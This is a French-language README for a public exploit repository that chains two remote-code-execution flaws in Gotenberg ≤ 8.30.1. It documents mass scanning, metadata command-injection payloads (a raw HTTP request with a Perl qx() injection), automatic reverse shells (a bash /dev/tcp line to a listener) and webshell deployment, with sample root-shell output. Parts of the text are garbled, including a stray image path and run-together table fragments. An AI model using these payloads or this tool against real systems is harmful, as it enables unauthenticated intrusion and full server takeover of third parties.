hackfutsecroot/-gotenberg-rce-chain
Chaîne d'exploitation Python pour Gotenberg CVE-2026-42589 et CVE-2026-40281 : détecte les instances vulnérables, injecte des charges utiles de métadonnées et dépose des reverse shells ou des webshells.



Gotenberg ≤ 8.30.1 — Exécution de code à distance non authentifiée
Exploit en chaîne avec reverse shell + webshell File Manager + mode interactif aveugle sécurisé
Gotenberg est une API sans état propulsée par Docker qui convertit des documents (HTML, Markdown, Office...) en PDF. Les versions ≤ 8.30.1 sont vulnérables à deux vulnérabilités critiques d'exécution de code à distance non authentifiée sur le point de terminaison /forms/pdfengines/metadata/write.
Ce dépôt fournit deux outils qui enchaînent les deux CVE en un seul flux d'exploitation :
| Outil | Objectif |
|---|---|
gotenberg_rce.py | Détection + shell interactif + dépôt de webshell File Manager |
auto_revshell.py | Détection automatique de l'IP → démarrage de l'écouteur → envoi des charges de reverse shell → session interactive |
| Champ | Valeur |
|---|---|
| Type | Injection de commandes OS (RCE) |
| CVSS | 9.8 — Critique |
| Vecteur | POST /forms/pdfengines/metadata/write |
| Injection | Clés de métadonnées JSON |
| Cause racine | system() via la configuration d'ExifTool |
| Champ | Valeur |
|---|---|
| Type | Injection de commande OS (RCE) |
| CVSS | 10.0 — Critique |
| Vecteur | POST /forms/pdfengines/metadata/write |
| Injection | Valeurs des métadonnées JSON |
| Cause racine | qx() (Perl) via ExifTool |
| Version | 42589 | 40281 |
|---|---|---|
< 8.29.1 | ✅ | ✅ |
8.29.1 | ✅ | ✅ |
8.30.0 | ✅ | ✅ |
8.30.1 | ✅ | ✅ |
≥ 8.31.0 | ❌ | ❌ |
40281 et 42589!upload, !shell, !check, !clear)HTTP 500requests, urllib3git clone https://github.com/HackfutSecRoot/-GOTENBERG-RCE-CHAIN.git
cd -GOTENBERG-RCE-CHAIN
python3 -m venv venv
source venv/bin/activate # Linux/Mac
# venv\Scripts\activate # Windows
pip install -r requirements.txt
requirements.txtrequests>=2.28.0
urllib3>=1.26.0
auto_revshell.py)python auto_revshell.py -u http://target:3000
Détecter automatiquement votre IP publique → lier l'écouteur → exploiter la cible → vous déposer dans un shell.
  python gotenberg_rce.py -u http://target:3000                    # check only
  python gotenberg_rce.py -u http://target:3000 -i                 # interactive (blind)
  python gotenberg_rce.py -u http://target:3000 --rev              # auto reverse shell (auto IP)
  python gotenberg_rce.py -u http://target:3000 --rev --lport 4444 # auto with custom port
  python gotenberg_rce.py -u http://target:3000 --rev --lhost 1.2.3.4 --lport 4444
  python gotenberg_rce.py -f targets.txt --rev --lport 4444 -t 20 -o results.txt
| Option | Description | Valeur par défaut |
|---|---|---|
-u, --url | URL cible (requis) | — |
--lhost | Votre IP publique | détectée automatiquement |
--lport | Port d'écoute | 4444 |
--wait | Secondes d'attente pour le rappel | 25 |
--timeout | Délai d'expiration par requête | 60 |
--no-banner | Ignorer la bannière | false |

gotenberg_rce.py)python gotenberg_rce.py -u http://target:3000 -i
Vous êtes plongé dans un pseudo-shell interactif :
rOOt@HFT:~$ id
uid=0(root) gid=0(root) groups=0(root)

rOOt@HFT:~$ uname -a
Linux gotenberg 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 x86_64 GNU/Linux

rOOt@HFT:~$ !shell
[*] Shell URL: http://target:3000/var/www/html/fm_abc123.php

rOOt@HFT:~$ exit
[*] Exiting interactive shell.
| Option | Description |
|---|---|
-u, --url | Cible unique |
-f, --file | Fichier contenant les cibles (une par ligne) |
-t, --threads | Threads pour le scan de masse |
--check-only | Détection uniquement, sans exploitation |
--shell | Déployer un webshell File Manager |
-i, --interactive | Entrer dans le shell interactif |
-o, --output | Enregistrer les résultats |
| Commande | Action |
|---|---|
help, ? | Afficher l'aide |
exit, quit, q | Quitter |
!upload | Redéployer le shell File Manager |
!shell | Afficher l'URL du shell |
!check | Revérifier la vulnérabilité |
!clear | Effacer l'écran |
python gotenberg_rce.py -f targets.txt --shell -t 20 -o results.txt
targets.txt :
# one URL per line
http://1.2.3.4:3000
https://gotenberg.internal:3000
http://5.6.7.8:3000
[*] Detecting public IP...
[+] Public IP: 1.2.3.4
[+] Listener bound on 0.0.0.0:4444

[*] Sending reverse shell to 1.2.3.4:4444...
    [1/7] bash -c 'bash -i >& /dev/tcp/1.2.3.4/4444 0>&1'...

[+] CALLBACK RECEIVED from 134.199.148.233
[*] Entering interactive shell. Type 'exit' to quit.

# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
gotenberg
L'outil envoie une charge utile contrôlée à /forms/pdfengines/metadata/write :
POST /forms/pdfengines/metadata/write HTTP/1.1
Content-Type: multipart/form-data; boundary=...

--BOUNDARY
Content-Disposition: form-data; name="files"; filename="test.pdf"
Content-Type: application/pdf

%PDF-1.4
...
--BOUNDARY
Content-Disposition: form-data; name="metadata"

{"Title":"test\n-Title<${PDFVersion;$_=qx("echo MARKER")}>"}
--BOUNDARY--
Signaux analysés :